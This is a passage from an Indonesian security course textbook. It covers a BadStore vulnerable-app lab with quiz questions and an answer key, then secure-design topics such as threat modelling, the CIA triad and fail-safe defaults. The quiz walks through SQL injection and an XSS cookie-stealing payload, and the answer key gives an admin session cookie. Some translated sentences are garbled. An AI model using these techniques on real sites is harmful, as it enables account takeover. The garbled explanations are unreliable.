4) "*Add to cart*" pada halaman "*What's new?*" harus semua yang diperlukan untuk memesan dari toko. Namun, *Firefox* tampaknya menonaktifkan *JavaScript* yang menyegarkan *cart* jika mengakses *website* melalui *HTTPS* (*Hypertext Transfer Protocol Secure*) daripada *HTTP* (*Hypertext Transfer Protocol*). Setiap kali mengakses bagian yang disebut "*Supplier Login*" akan dikirimkan ke versi situs yang aman. Mengubah *URL* (*Uniform Resource Locator*) secara manual akan memungkinkan untuk beralih kembali ke *HTTP* (*Hypertext Transfer Protocol*).
5) Untuk menjawab beberapa pertanyaan, akan diperlukan hak administratif. Jika dapat menentukan ID pengguna *administrator*, *SQL* (*Structured Query Language*) *injection*, atau *spoofing cookie*, pengguna bisa mendapatkan kredensial administratif, atau dapat membuat pengguna dengan izin administratif (menggunakan halaman dengan *hidden form field*). Administrator, di sisi lain, memiliki *role* A sementara semua orang memiliki *role* U.

6) Setel ulang *folder* dan *database* menggunakan http://www.badstore.net/cgi-bin/initdbs.cgi *CLI* (*Command Line Interface*). Jika melakukan *fresh start*, adalah pilihan yang lebih baik daripada menginstal ulang *BadStore*. *Cookie* tidak diatur ulang.

4.11 Soal Kuis

1) *Hidden form field* di halaman *BadStore* menghasilkan tingkat akses pengguna baru. Bagaimana menggambarkan *field* ini kepada seseorang yang tidak terbiasa dengannya?
2) Dalam database *BadStore*, berapa banyak barang yang tersedia untuk dibeli? *SQL* (*Structured Query Language*) *injection* dapat digunakan untuk menemukan informasi ini.
3) Apa yang dapat dilakukan *supplier* setelah terdaftar ke bagian "*suppliers only*" di *website*? Untuk mengatasi langkah-langkah keamanan sistem, gunakan *SQL* (*Structured Query Language*) *injection* atau membuat akun *pemasok*. (Pilih dua)
    a) Lihat daftar harga yang ada
    b) Unduh laporan aktivitas
    c) Unggah daftar harga
    d) Kirim pembayaran faktur bulanan
    e) Batalkan kontrak
4) Masuk menggunakan alamat *email* joe@supplier.com. Serangan *SQL* (*Structured Query Language*) *injection* dapat digunakan untuk mendapatkan akses ke *database*. Nomor kartu kredit apa yang digunakan untuk melakukan transaksi $46,95? Namun, akan mengambil setiap dan semua tanggapan.
5) Setelah memiliki kemampuan administrator, pengguna dapat mengakses database pengguna dengan mengklik *admin action*. XXX@whole.biz adalah *email address* dari dua orang yang berbeda. Manakah dari dua orang

ini yang XXX di *email address* dari dua orang yang berbeda? Ketika alamat *email* pengguna adalah jackie@whole.biz, *response*-nya adalah jackie.

6) *BadStore* mengimplementasikan kunci sesi setelah otentikasi dan menggunakan *cookie* untuk melacak isi keranjang saat menambahkan sesuatu. *cookie* yang digunakan di *BadStore* ini dapat diperiksa dengan berbagai cara. salah satu caranya adalah dengan melakukan serangan *XSS* (*Cross-Site Scripting*) pada buku tamu. jika mendapatkan *guest book* dan menjalankan kode <script>alert(document.cookie)</script>, *cookie* akan ditampilkan. (Pastikan *browser* telah mengaktifkan *pop-up*, jika tidak maka tidak akan berfungsi) atau, dapat menggunakan *Firefox Developers Tools* untuk mencari *cookie* secara langsung. ingatlah bahwa *cookie* adalah pasangan *key* = *value*. Apa nama kunci *cookie* sesi?
7) *BadStore* menggunakan *cookie* untuk melacak isi *cart* saat menambahkan sesuatu ke dalamnya. Apa *cookie key* yang digunakan di *shopping cart*?
8) Karena sifatnya yang dapat diprediksi, format cookie sesi BadStore dianggap tidak benar. Secara khusus, adalah *string* yang dibatasi baris baru yang disandikan *URL* (*Uniform Resource Locator*) dari jenis XXX:YYY:ZZZ:U. Apa bagian XXX, YYY, dan ZZZ dari *string* tersebut? (Pilih tiga)
    a) SHA1 *password hash*
    b) Nama lengkap
    c) MD5 hash password
    d) *Role*
    e) Batas waktu kadaluarsa
    f) *Email Address*
    g) Sebuah bilangan bulat yang menghitung jumlah *login* sejauh ini
    h) Jumlah upaya *login* yang gagal
9) Meskipun *cookie checkout BadStore* dikodekan dalam bentuk *string* yang disandikan dengan struktur yang diketahui XXX:YYY:... dll., *cookie* mungkin menyertakan informasi yang seharusnya tidak dimiliki. Di *field*

mana teks yang diterjemahkan *attacker* dapat mengubah harga item untuk keuntungannya?

4.12 Jawaban Kuis

1) *Role*
2) 16
3) A, dan C
4) 5500000000000004
5) *fred*
6) SSOid=YWRtaW46NWViZTIyOTRlY2QwZTBmMDhlYWI3NjkwZDJhNmVlNjk6TWFzdGVyIFN5c3RlbSBBZG1p%0AbmlzdHJhdG9yOkE%3D%0A; CartID=1416121184%3A2%3A4010.5%3A1000%3A1004
7) CartID
8) F, C, dan D
9) 3

BAB V

PENGEMBANGAN APLIKASI YANG AMAN

5.1 Merancang dan Membangun Aplikasi yang Aman

5.1.1 Membuat Aplikasi yang Aman

Berikut adalah dua strategi membuat aplikasi yang aman, antara lain:

1) *Flawed Approach*

   Flawed approach, adalah hanya membangun produk sambil mengabaikan masalah keamanan, berharap untuk mengatasi keamanan sesudahnya. Tidak diragukan lagi bahwa sebagian besar fungsi waktu lebih penting daripada keamanan. Tetapi mengabaikan keamanan pada awalnya berarti bahwa keamanan tidak menerima perhatian yang dibutuhkannya.

2) *Better Approach*

   Ingin dimasukkan pemikiran yang berpikiran keamanan selama proses pengembangan. Dalam metode ini, dapat dihindari mengabaikan persyaratan keamanan yang penting, atau membuat kesalahan keamanan yang signifikan dalam desain perangkat lunak ketika aktivitas pengembangan yang relevan sedang dalam proses.

5.1.2 Proses Pengembangan

Di bagian ini, akan melihat keseluruhan proses pengembangan perangkat lunak. Penekanan akan berada pada dua tahapan atau aktivitas khas yang terjadi di semua proses, apakah model *classic waterfall* atau pendekatan *agile* atau gabungan keduanya.

1) Desain

   Pembuatan kode untuk mengimplementasikan desain adalah langkah terakhir dalam proses implementasi.

2) Pengujian dan jaminan

   Dalam fase pengujian dan jaminan, perlu untuk memverifikasi bahwa solusi yang diterapkan berfungsi seperti yang diharapkan.

Dimungkinkan untuk menerapkannya kembali saat sistem tumbuh. Akibatnya, *security engineering* dapat ditemukan dalam konteks dimana pemikiran keamanan dan bahasa lebih aktif.

5.1.3 Rekayasa Keamanan

Berikut adalah beberapa langkah yang terlibat dalam membuat perangkat lunak yang aman selama kursus ini:

1) Pada fase persyaratan, pertimbangkan kebutuhan keamanan yang terkait dengan tujuan keamanan saat menentukan persyaratan proyek.
2) Pada fase desain, kasus Penyalahgunaan didasarkan pada analisis risiko arsitektur yang secara jelas menggambarkan bahaya *attacker* terhadap sistem dan mengevaluasi berbagai metode yang mungkin dicoba *attacker* untuk menembus keamanan.
3) Pada fase implementasi, metode otomatis yang sesuai untuk evaluasi adalah mencari *code defect* yang dapat merusak keamanan. Jika sistem tidak dapat bertahan dari serangan yang paling mungkin, atau paling mahal, harus melakukan rencana pengujian untuk memastikannya.

5.1.4 Perangkat Lunak dan Perangkat Keras

Soroti bahwa dalam modul ini berkonsentrasi pada perangkat lunak sistem, tetapi harus dicatat bahwa perangkat keras juga merupakan bagian penting dari desain yang berkaitan dengan keamanan. Tetapi *malleability* ini menawarkan area yang lebih besar untuk diserang. Perangkat keras di sisi lain, sangat efisien, tetapi

juga ditentukan dengan cukup ketat. Tapi *rigidity* bisa dibilang membantu untuk keamanan. Perangkat keras sering diteliti secara ekstensif, karena kesalahan sangat mahal untuk diperbaiki, dan dengan demikian, masalah keamanan lebih kecil kemungkinannya.

5.1.5 Perangkat Keras yang Aman

Fitur keamanan menjadi semakin umum di perangkat keras karena manfaat keamanan perangkat keras. Enkripsi digunakan untuk menyembunyikan kode hingga benar-benar dijalankan, sehingga aman dari *spying*. Untuk tujuan keamanan *cloud computing*, tujuannya adalah privasi. Keacakan dapat dihasilkan dengan menggunakan fitur fisik chip, seperti fungsi *PUF* (*Physically Unclonable Functions*). *Randomness* sangat membantu dalam teknik kriptografi seperti otentikasi, misalnya.

5.2 Pemodelan Ancaman

Perlu diketahui jenis *attacker* yang dilindungi sebelum memutuskan bagaimana melindungi program. Berikut adalah beberapa hal yang harus dilakukan:

1) Buat model ancaman eksplisit untuk sistem untuk melakukannya. Dalam hal melindungi diri dari serangan yang tidak terduga, mungkin tidak perlu melakukannya, atau mungkin tidak dapat melindungi diri dari serangan yang akan segera terjadi.
2) Pentingnya memiliki model ancaman tidak dapat dilebih-lebihkan. Jauh lebih mungkin bahwa akan memiliki semua pertahanan bekerja menuju tujuan yang sama jika membuat bahaya serangan menjadi jelas.
3) Ini semua adalah bagian dari penilaian risiko arsitektur.

5.2.1 Contoh: *Network User*


Gambar 5.1 Diagram *Network User*
(Sumber: Universitas Maryland, 2014)

Network user adalah jenis pengguna awal dan paling sederhana. Berikut adalah ciri-ciri model ancaman *network user*:

1) Pengguna jaringan dapat terhubung ke layanan tanpa mengidentifikasi diri sendiri.
2) Mungkin bagi pengguna untuk mengawasi jumlah dan waktu *request* dan jawaban ke dan dari layanan.
3) Pengguna dapat mengoperasikan banyak sesi bersamaan, menyamar sebagai banyak pengguna dan menyisipkan pesan dalam beberapa cara berbeda.
4) Masukan atau pesan yang salah format mungkin diberikan oleh *attacker*.
5) *Attacker* memiliki opsi untuk menjatuhkan atau mengirim pesan tambahan.

SQL (*Structured Query Language*) *injection* dan *XSS* (*Cross-Site Scripting*) hanyalah dua dari serangan yang mungkin dilakukan oleh *network user*. Serangan lain yang mungkin dilakukan termasuk *buffer overruns*, berpotensi dengan memanfaatkan *ROP* (*Return-Oriented Programming*) *payload*.

5.2.2 Contoh: *Snooping User*




Gambar 5.2 Diagram *Snooping User*
(Sumber: Universitas Maryland, 2014)

Snooping user adalah jenis *attacker* kedua yang akan dilihat di atas. Berikut adalah ciri-ciri *snooping user*:

1) Di jaringan yang sama dengan pengguna *internet* lainnya, orang ini memiliki akses ke beberapa jenis layanan *online* jaringan Wi-Fi tanpa jaminan di kedai kopi, misalnya.
2) Jika adalah *network user*, dapat membaca dan mengukur pesan orang lain. Gunakan komunikasi yang disadap dan dimodifikasi untuk keuntungan.

Serangan berikut telah dikembangkan. *Attacker* dengan akses semacam ini dapat membaca kunci sesi dari komunikasi pengguna lain dan menggunakannya untuk mengambil alih *session* pengguna tersebut. Selain itu, *attacker* mungkin melihat informasi tidak terenkripsi yang dipertukarkan layanan dengan pengguna. Ada kemungkinan *attacker* mendapatkan informasi berharga dengan menganalisis ukuran atau frekuensi pesan terenkripsi. Mungkin dilakukan dengan meng-*intercept* komunikasi pengguna dan kemudian meng-*discard* alih-alih meneruskannya ke layanan sebagaimana dimaksud.

5.2.3 Contoh: *Co-Located User*



Gambar 5.3 Diagram *Co-Located User*
(Sumber: Universitas Maryland, 2014)

Perhatikan *co-located user* sebagai contoh terakhir dari model ancaman pada gambar di atas. Berikut adalah ciri-ciri *co-located user*, antara lain:

1) *Co-located user* adalah pengguna online yang berbagi komputer dengan pengguna *internet* lainnya. Contoh: *Malware* mungkin ditempatkan di komputer pengguna.
2) Selain itu, pengguna co-located memiliki kemampuan. Selain apa yang telah dilihat sebelumnya, pengguna co-located mungkin. Contoh:
    a) Membaca atau menulis *cookie* ke *file* pengguna, atau bahkan mengakses memori.
    b) Penekanan tombol dan peristiwa lainnya dapat di-*snoop* oleh *attacker*.
    c) Untuk menipu *web browser* pengguna, misalnya, *attacker* mungkin membaca atau menulis tampilan pengguna.

Contoh: Pengguna yang berada bersama mungkin mencuri *password*, dan termasuk *snooping* pengguna saat memasukkan password *website* yang aman.

5.2.4 *Threat-Driven Design*

Setelah menetapkan model ancaman, akan tahu bagaimana bereaksi terhadap bahaya. Berikut adalah beberapa hal yang harus dilakukan pada *Threat-Driven Design*, antara lain:

1) Tanggapan terhadap berbagai ancaman akan diperoleh dengan menggunakan model ancaman yang berbeda.
2) Komunikasi akan aman bahkan ketika *network-only attacker* dapat berinteraksi dengan mesin tetapi tidak melakukan hal lain. Tidak perlu mengenkripsi komunikasi karena ini. Gagasan bahwa *attacker* tidak dapat melihat aliran pesan orang lain mungkin masuk akal dalam situasi tertentu, tetapi standar jaringan seluler dan Wi-Fi saat ini dapat membuat asumsi ini tidak aman.
3) Ada kemungkinan lebih besar terjadi serangan *snooping*. Selain itu, enkripsi harus digunakan dalam hal ini untuk melindungi data. *Co-located attacker* sekarang yang paling berbahaya dan paling sulit untuk dilawan.
4) Beberapa bank percaya bahwa konsumen yang mengakses *website* dari perangkat yang terinfeksi *malware* melakukannya karena keyakinan ini. Akibatnya, *hacker* memiliki perintah dan kendali penuh atas virus. *Input keyboard* yang diambil juga dapat digunakan untuk mendapatkan akses ke ID dan *password* pengguna.

5.2.5 Model Buruk

Hanya untuk menjadi jelas sekali lagi. Memilih model yang salah dapat menyebabkan kurangnya keamanan. Seperti yang ditunjukkan beberapa waktu lalu, mungkin bukan ide yang baik untuk berasumsi bahwa *attacker* tidak dapat *network traffic snooping*. Selain itu, ada asumsi keliru tambahan yang mungkin dibuat. Di masa lalu, telah terbukti bahwa informasi cukup untuk mengidentifikasi aktivitas pengguna yang membuat pesan tertentu, yang dapat mengakibatkan hilangnya privasi.

5.2.6 Menemukan *Good Security Model*

Berikut adalah cara menemukan *Good Security Model*, antara lain:

1) Jika sistem mirip dengan pengguna, dapat menggunakan model ancaman lain sebagai titik awal.
2) Ikuti serangan dan pola serangan keamanan siber terbaru. Kemudian dapat menerapkan apa yang telah dipelajari ke sistem yang dibangun untuk melihat apakah serangan baru merupakan ancaman serius.
3) Saat membangun sistem, biarkan model ancaman berubah. Dalam desain, uji asumsi.

5.3 *Security Requirement*

Saat memikirkan persyaratan keseluruhan untuk program yang ingin dibuat, dan juga harus memikirkan keamanan. *Security Requirement* normal berkaitan dengan apa yang harus dicapai perangkat lunak. Artinya, tanpa otorisasi yang tepat, tidak ada pengguna lain yang dapat mengetahui apa itu. Persyaratan keamanan dapat memiliki kriteria untuk teknik keamanan yang digunakan. Aplikasi apa pun selain program *login* autentikasi tidak boleh memiliki akses ke *database* yang menyimpan kredensial tersebut.

5.3.1 Jenis Persyaratan yang Umum

Berikut adalah tiga *policy* keamanan, antara lain:

1) *Confidentiality*
2) *Integrity*
3) *Availability*

Berikut adalah tiga mekanisme keamanan, antara lain:

1) *Authentication*
2) *Authorisation*
3) *Audability*

5.3.2 *Privacy* dan *Confidentiality*

Berikut adalah ciri-ciri *privacy* dan *confidentiality*, antara lain:

1) Ketika informasi sensitif tidak diungkapkan kepada pihak yang tidak berwenang, privasi dan kerahasiaan dijamin. Kualitas ini kadang-kadang disebut sebagai privasi untuk individu dan kerahasiaan untuk data. Juga dikenal sebagai kerahasiaan di kali.
2) Misalnya, status rekening bank untuk bank *online*. Saldo rekening bank, misalnya, hanya boleh diketahui oleh pemilik rekening dan tidak boleh diketahui orang lain.
3) Invasi langsung terhadap privasi atau kerahasiaan dapat terjadi, atau saluran samping dapat terjadi. Contoh:
    a) Untuk mencurangi sistem sehingga *Alice* melihat saldo rekening bank *Bob* secara langsung, melanggar peraturan.
    b) Namun, karena ada latensi yang lebih pendek pada kegagalan login, mungkin juga layak untuk menentukan bahwa *Bob* memiliki rekening bank.

Jika sistem *login* dibangun dengan buruk, mungkin perlu waktu lama untuk mencari *database* apakah seseorang memiliki akun atau tidak. Namun, jika pengguna memiliki akun, kegagalan *login* yang dikembalikan mungkin terjadi lebih cepat.

5.3.3 *Anonymity*

Anonimity adalah jenis kebijakan kerahasiaan, dan adalah jenis privasi yang berbeda. Contoh: Pemegang non-rekening, misalnya, harus dapat melihat situs web informasi bank tanpa dilacak, dan informasi pribadi dicuri oleh bank atau pengiklan yang bermitra dengan bank. Bank dan kemungkinan iklan pihak ketiga adalah *attacker* dalam situasi ini, bukan pengguna di luar sistem perbankan. Dalam situasi lain, *attacker* adalah pemegang akun atau pihak ketiga yang bermusuhan.

5.3.4 *Integrity*

Kebijakan *integrity* adalah jenis kebijakan keamanan berikutnya yang akan dilihat. Gagasannya adalah bahwa perhitungan yang bekerja atas nama orang yang tidak berwenang tidak boleh merusak informasi sensitif. Hanya pemilik akun, misalnya, yang dapat mengizinkan penarikan dari akunnya. Jika pihak ketiga dapat melakukan penarikan rekening, integritas saldo rekening bank akan terancam. Pelanggaran integritas mungkin langsung atau tidak langsung, sekali lagi. Misalnya, karena sistem akun tidak mengizinkan tindakan tersebut dengan benar, dimungkinkan dapat menarik dana dari akun. Atau mungkin ada cara untuk mengelabui sistem agar melakukannya. Menggunakan pemalsuan permintaan lintas situs, misalnya.

5.3.5 *Availability*

Availability sebagai jenis ketiga dari kebijakan keamanan. Berikut adalah ciri-ciri *Availability*, antara lain:

1) Dalam contoh ini, *availability* mengacu pada kemampuan sistem untuk menanggapi *request*.
2) Contoh: Mungkin ingin pengguna dapat melihat saldo akunnya setiap saat untuk *responsive* dan *request*.
3) Di sisi lain, tidak ingin *denial-of-service* menjadi mungkin.
    a) Contoh: *Attacker* dapat membanjiri situs dengan *request* yang tidak berguna, mencegahnya melayani *request* yang sah.
    b) Metode lain untuk meluncurkan serangan *denial-of-service* adalah dengan menonaktifkan akses jaringan ke situs.

5.3.6 *Support Mechanism*

Kebijakan keamanan untuk aplikasi dapat dibuat setelah ditetapkan. Kebijakan ini harus ditegakkan dengan cara yang masuk akal. *Lamport* menggambarkan *golden standard* sebagai tiga cara sistem yang paling umum untuk menegakkan aturannya. *Authentication, authorisation,* dan *audit* adalah bagian dari

prosedur *support mechanism*. Tidak mengherankan bahwa setiap tindakan ini dimulai dengan huruf "g" dalam *golden*. Elemen tabel periodik A sampai U.

Golden standard adalah mandat dan desain. Dengan kata lain, kebijakan yang dipertimbangkan dapat berdampak pada jenis mekanisme otorisasi yang dibutuhkan. Sistem *internet banking* adalah contoh dari jenis kebijakan *golden standard*. Mekanisme *authentication* dan *authorisation* harus dapat membedakan antara tindakan berbagai pengguna. Mungkin menggunakan metode otentikasi yang berbeda tergantung pada jenis pengguna yang dihadapi.

Authentication

Ketika datang ke *golden standard authentication*. Ini adalah tujuan utama otentikasi untuk mengidentifikasi penerima yang dituju dari kebijakan keamanan yang diberikan. Banyak kebijakan, khususnya, memerlukan pemahaman tentang identitas. Perlu diketahui siapa yang bertanggung jawab atas aktivitas tertentu untuk menyetujuinya, dan juga dapat menggunakan kata "*principal*" ketika merujuk pada seseorang. Artinya, ada kemungkinan bahwa adalah manusia, atau bisa berupa layanan atau aplikasi perangkat lunak. Perlu mencari tahu siapa orang dan apakah tindakan yang direncanakan itu konsisten dengan kebijakan sebelum dapat melanjutkan.

Apakah pengguna yang diklaim? Ini adalah pertanyaan yang ingin dijawab oleh otentikasi. Artinya, seorang pelaku yang menegaskan ID tertentu. Apakah mungkin untuk menentukan apakah ini masalahnya atau tidak? Berikut adalah beberapa hal yang harus dilakukan:

1) Mencari bukti bahwa orang yang mengaku sebagai pengguna sebenarnya adalah orang tersebut. *Password* didasarkan pada gagasan ini. password hanya boleh diketahui oleh orang yang benar-benar menggunakannya.
2) Pilihan lain adalah menggunakan biometrik, seperti sidik jari, untuk mengidentifikasi orang tersebut. Pemindaian sidik jari atau retina dapat digunakan untuk memverifikasi identitas seseorang.

3) Pilihan lainnya adalah menggunakan sesuatu yang dimiliki pengguna, seperti smartphone, sebagai bentuk autentikasi. Akibatnya, pemilik ponsel akan menjadi satu-satunya orang yang dapat berkomunikasi dengannya.
4) *MFA* (*Multi Factor Authentication*), mengacu pada prosedur otentikasi yang menggunakan lebih dari satu elemen. Sebagai contoh, bank dapat menggunakan password sebagai elemen *authentication* pertama.

Authorisation

Authorisation adalah komponen selanjutnya dari *Golden Standard*.

1) Untuk melakukan tindakan tertentu, *principal* harus diberi wewenang untuk melakukannya.
2) Beberapa jenis *authorisation* diperlukan untuk berbagai peraturan keamanan. Kebijakan *access control* berbasis pengguna, misalnya, adalah apa yang dilihat sebelumnya. Pada periode yang berbeda, orang yang berbeda dapat mengambil fungsi.

Audit

Audit adalah bagian dari *Golden Standard*. Sebaiknya simpan catatan peristiwa yang mengarah pada pelanggaran atau perilaku buruk. Untuk membuktikan bahwa tidak ada pelanggaran atau kesalahan. *Log file* adalah tempat umum untuk menemukan informasi. Harus dipastikan bahwa *file-file* tidak dapat dirusak jika ingin dianggap dapat dipercaya. Juga dapat mencegah gangguan dengan menyimpan salinan semua tindakan terkait akun di dua situs terpisah.

5.3.7 Definisi *Security Requirement*

Bagaimana bisa mengetahui berapa banyak keamanan yang dibutuhkan? Mungkin ada berbagai metode untuk dipilih. Proyek mungkin dipengaruhi oleh faktor-faktor yang berada di luar kendali. Aplikasi dari jenis yang ingin ditulis mungkin tunduk pada aturan atau batasan. *SOX* (*Sarbanes-Oxley*) mungkin berdampak pada aplikasi manajemen keuangan yang dikembangkan.

Security criteria yang konsisten dengan prinsip organisasi mungkin juga didukung. Dengan informasi ini, dapat memilih sumber daya mana yang paling penting untuk dijaga. Untuk mempelajari lebih lanjut tentang sumber daya yang penting bagi keamanan, dan juga dapat mengumpulkan pengetahuan dari serangan sebelumnya yang telah diamati atau dialami.

5.3.8 *Abuse Case*

Merancang *abuse case* bisa menjadi tugas yang sangat berguna. Di sisi lain, insiden keamanan berfungsi sebagai pengingat tentang apa yang perlu dilakukan. Hal-hal yang tidak boleh dilakukan oleh sistem perangkat lunak disorot di bagian ini, khususnya. Manajer bank mungkin menggunakan sistem untuk menyesuaikan tingkat bunga pada rekening pelanggan sebagai contoh kasus penggunaan.

5.4 Menghindari Cacat dengan Prinsip

Setelah menentukan persyaratan normal dan persyaratan keamanan, harus merancang perangkat lunak dan harus mengimplementasikannya. Tujuan dari fase desain dari perspektif keamanan adalah untuk menghindari kekurangan. Sekarang, sementara banyak fokus terkait keamanan adalah pada *bug* implementasi seperti *buffer overrun*.

5.4.1 Desain dan Implementasi

Tujuan penting dari *software development lifecycle* adalah untuk membuat arsitektur aplikasi yang mematuhi pedoman dan standar yang terdefinisi dengan baik. Dimulai dengan membuat sketsa konsep pertama. Setelah itu, evaluasi desain berbasis risiko dilakukan. Ada kemungkinan bahwa akan sampai pada kesimpulan bahwa desain perlu perbaikan. Pendekatan adalah mengikuti nilai dan standar, lalu mengulanginya sampai puas dengan hasilnya.

5.4.2 Desain Aplikasi yang Aman

Proses perancangan aplikasi bertujuan untuk membuat arsitektur perangkat lunak sesuai dengan prinsip dan aturan yang baik. Ini adalah proses berulang. Pertama tuliskan desain pertama. Kemudian lakukan analisis berbasis risiko dari desain tersebut. Akibatnya, mungkin memutuskan bahwa perlu meningkatkan desain. Oleh karena itu, terapkan prinsip dan aturan dan meningkatkan sampai puas.

5.4.3 *Principle* dan *Rule*

Berikut adalah perbedaan *Principle* dan *Rule*, antara lain:

1) *Principle* adalah tujuan desain luas yang dapat mengambil berbagai bentuk dan bentuk yang berbeda.
2) *Rule* mengacu pada pada seperangkat pedoman yang mematuhi prinsip-prinsip desain yang *solid*.
    a) Seperti perbedaan antara desain dan implementasi, sulit untuk membedakan keduanya. Contoh: Aktivitas tertentu seringkali memiliki konsep yang mendasarinya.
    b) Dalam beberapa kasus, *principle* bahkan mungkin *overlap*.

Principle untuk mencegah kesalahan lebih penting selama proses desain perangkat lunak daripada aturan, yang biasanya lebih penting selama fase implementasi.

5.4.4 Kategori Prinsip

Prinsip-prinsip desain perangkat lunak dapat dipecah menjadi tiga kelompok, antara lain:

1) *Prevention*
    a) Tujuan: *Prevention* ditujukan untuk menghilangkan semua kesalahan *aplikasi*. Menggunakan bahasa yang aman untuk tipe.
    b) Contoh: *Java* akan menghindari *Heartbleed bug* karena menghalangi *buffer overflow* langsung.
2) *Mitigation*
    a) Tujuan: *Mitigation* adalah tujuan dari pedoman ini untuk meminimalkan kerugian yang disebabkan oleh eksploitasi kesalahan yang tidak diketahui. Alih-alih mempermudah *attacker* untuk mengeksploitasi kelemahan, dapat mempersulit dengan merancang program dengan cara yang tepat.
    b) Contoh: Setiap tab *browser* mungkin merupakan proses yang berbeda, misalnya. Akibatnya, eksploitasi satu *tab* tidak memberikan akses ke data yang disimpan di tab lain karena mekanisme proses mengisolasinya.
3) *Detection* dan *recovery*
    a) *Detection* adalah tujuan untuk menemukan, memahami, dan berpotensi membalas terhadap ancaman.
    b) Sebagai contoh, dapat memantau kinerja program. Untuk melihat apakah serangan telah terjadi atau sedang dalam proses dilakukan. *Snapshots* juga dapat diambil di berbagai titik selama eksekusi perangkat lunak.

5.4.5 *Principle*

Untuk saat ini, berikut adalah konsep kunci untuk merancang perangkat lunak aman yang telah ditemukan oleh tim peneliti. Basis komputasi yang dapat

dipercaya dan hak paling sedikit yang diperlukan untuk menyelesaikan tugasnya harus digunakan untuk membangun kepercayaan. Contoh: Kode yang dikeraskan dan desain yang teruji dengan baik. Pada tahun 1975, serangkaian prinsip dikemukakan yang sangat mempengaruhi keyakinan.

Hebatnya, nilai-nilai ini telah dijunjung tinggi. Terlepas dari kenyataan bahwa sistem, bahasa, dan aplikasi telah berkembang secara signifikan sejak tahun 1975, semuanya masih relevan.

5.4.6 Saran Klasik

Bagian pertama dari studi *Saltzer* dan *Schroeder* menguraikan ide-ide ini. Penulis menganggap item berwarna biru itu relevan, sedangkan yang berwarna hijau dianggap sebagai *principle*. Namun, penerapannya pada sistem komputer sedikit goyah. Ada banyak *overlap* antara *principal* dan yang lama.

5.4.7 Bandingkan dengan *List*

Beberapa ide kuno telah dikelompokkan kembali atau diganti namanya, dan yang lainnya telah diperluas cakupannya. Konsesi terakhir untuk *mediation premise* adalah bahwa semua tindakan harus dikaitkan dengan keamanan. *List* bukan konsep desain karena tanpanya, semua desain berbahaya. *List* bukan prinsip, melainkan persyaratan. Namun, sebuah desain dapat benar-benar tanpa kriteria lain sambil tetap aman. Di bagian berikutnya, akan dilihat lebih dekat masing-masing prinsip desain ini, dimulai dengan yang menekankan kesederhanaan yang diinginkan.

5.5 Kategori Desain: *Favour Simplicity*

Perlu diketahui bagaimana berperilaku dalam konteks pengaturan dan situasi di mana ia dirancang. Selain itu, berusaha untuk menjaga sistem seminimal mungkin dalam hal kompleksitas. Desain dan kode sistem harus sesederhana mungkin untuk mencapai tujuan akhir ini. Kompleksitas sistem yang harus disalahkan untuk ini. Analisis keamanan lebih menantang ketika sistem lebih rumit.

Karena ada lebih banyak opsi dan fungsionalitas, serta jumlah antarmuka dan interaksi yang lebih banyak.

5.5.1 Jangan Berharap Pengguna Ahli

Aturan lain yang mendorong kesederhanaan adalah untuk tidak berasumsi bahwa audiens terdiri dari individu yang paham teknologi.

1) Desainer harus mempertimbangkan sikap dan keterampilan pengguna yang kurang canggih untuk memastikan keamanan produk.
2) Kesederhanaan dalam *user interface* adalah tujuan utama, karena membantu pengguna melakukan hal yang benar sambil mempersulit untuk melakukan apa pun yang dapat membahayakan keamanan. Berikut adalah beberapa hal yang harus dilakukan, antara lain:
    a) Saat mendesain *user interface*, opsi teraman harus selalu menjadi default. Lebih baik lagi, jika bisa, hindari membuat keputusan apa pun dalam hal keamanan.
    b) Menghindari membuat penilaian keamanan yang sering bagi pengguna, dan berisiko menyerah pada kelelahan pengguna dan memungkinkan tindakan tidak aman terjadi jika tidak meluangkan waktu untuk membaca syarat dan ketentuan.
    c) Merancang *user interface* yang memungkinkan untuk melihat konsekuensi dari keputusan juga merupakan ide yang bagus. Untuk mengamati, misalnya, bagaimana masyarakat umum memandang data sebagai lawan dari teman dekat akan menjadi salah satu contohnya.

5.5.2 Gunakan *Default Failsafe*

Salah satu cara untuk mendukung kesederhanaan adalah dengan menggunakan default *fail-safe*.

1) Beberapa konfigurasi atau pilihan penggunaan mempengaruhi keamanan sistem, seperti *cryptography key length* atau pilihan *password* atau *input* mana yang dianggap *valid*.
2) Saat membangun sistem dengan mempertimbangkan keamanan, pilihan default untuk konfigurasi yang berbeda ini harus yang aman.
    a) Misalnya, *key length* default ketika pengguna diminta untuk memilih *key length* harus menjadi *key length* aman yang paling dikenal saat itu.
    b) *Password* default tidak boleh diizinkan. Banyak sistem ditembus karena *administrator* gagal mengubah *password* default, *password* itu diterbitkan dalam manual yang tersedia untuk umum dan oleh karena itu *attacker* dapat mempelajarinya, menebak, dan menembus sistem. Alih-alih membuatnya sehingga tidak mungkin menjalankan sistem dengan *password* default tetapi sistem harus ditetapkan oleh pengguna. Serangan semacam ini tidak mungkin lagi.
    c) Selain itu, lebih memilih daftar putih daripada daftar hitam adalah default yang lebih aman. Secara khusus, Buatlah *list* hal-hal yang diketahui pasti aman dan secara default tidak mempercayai yang lainnya, sebagai *attacker* dari membuat daftar hal-hal yang diketahui tidak aman dan menganggap segala sesuatu yang lain aman, yang pasti tidak.

5.5.3 Contoh: Pelanggaran Healthcare.gov

Pertimbangkan pelanggaran "healthcare.gov" baru-baru ini sebagai contoh kegagalan menerapkan default *fail-safe*. Karena *server* masih menggunakan *password* bawaan pabrik saat terhubung ke *internet*, serangan ini berhasil.

5.5.4 Contoh: Pelanggaran *Home Depot*

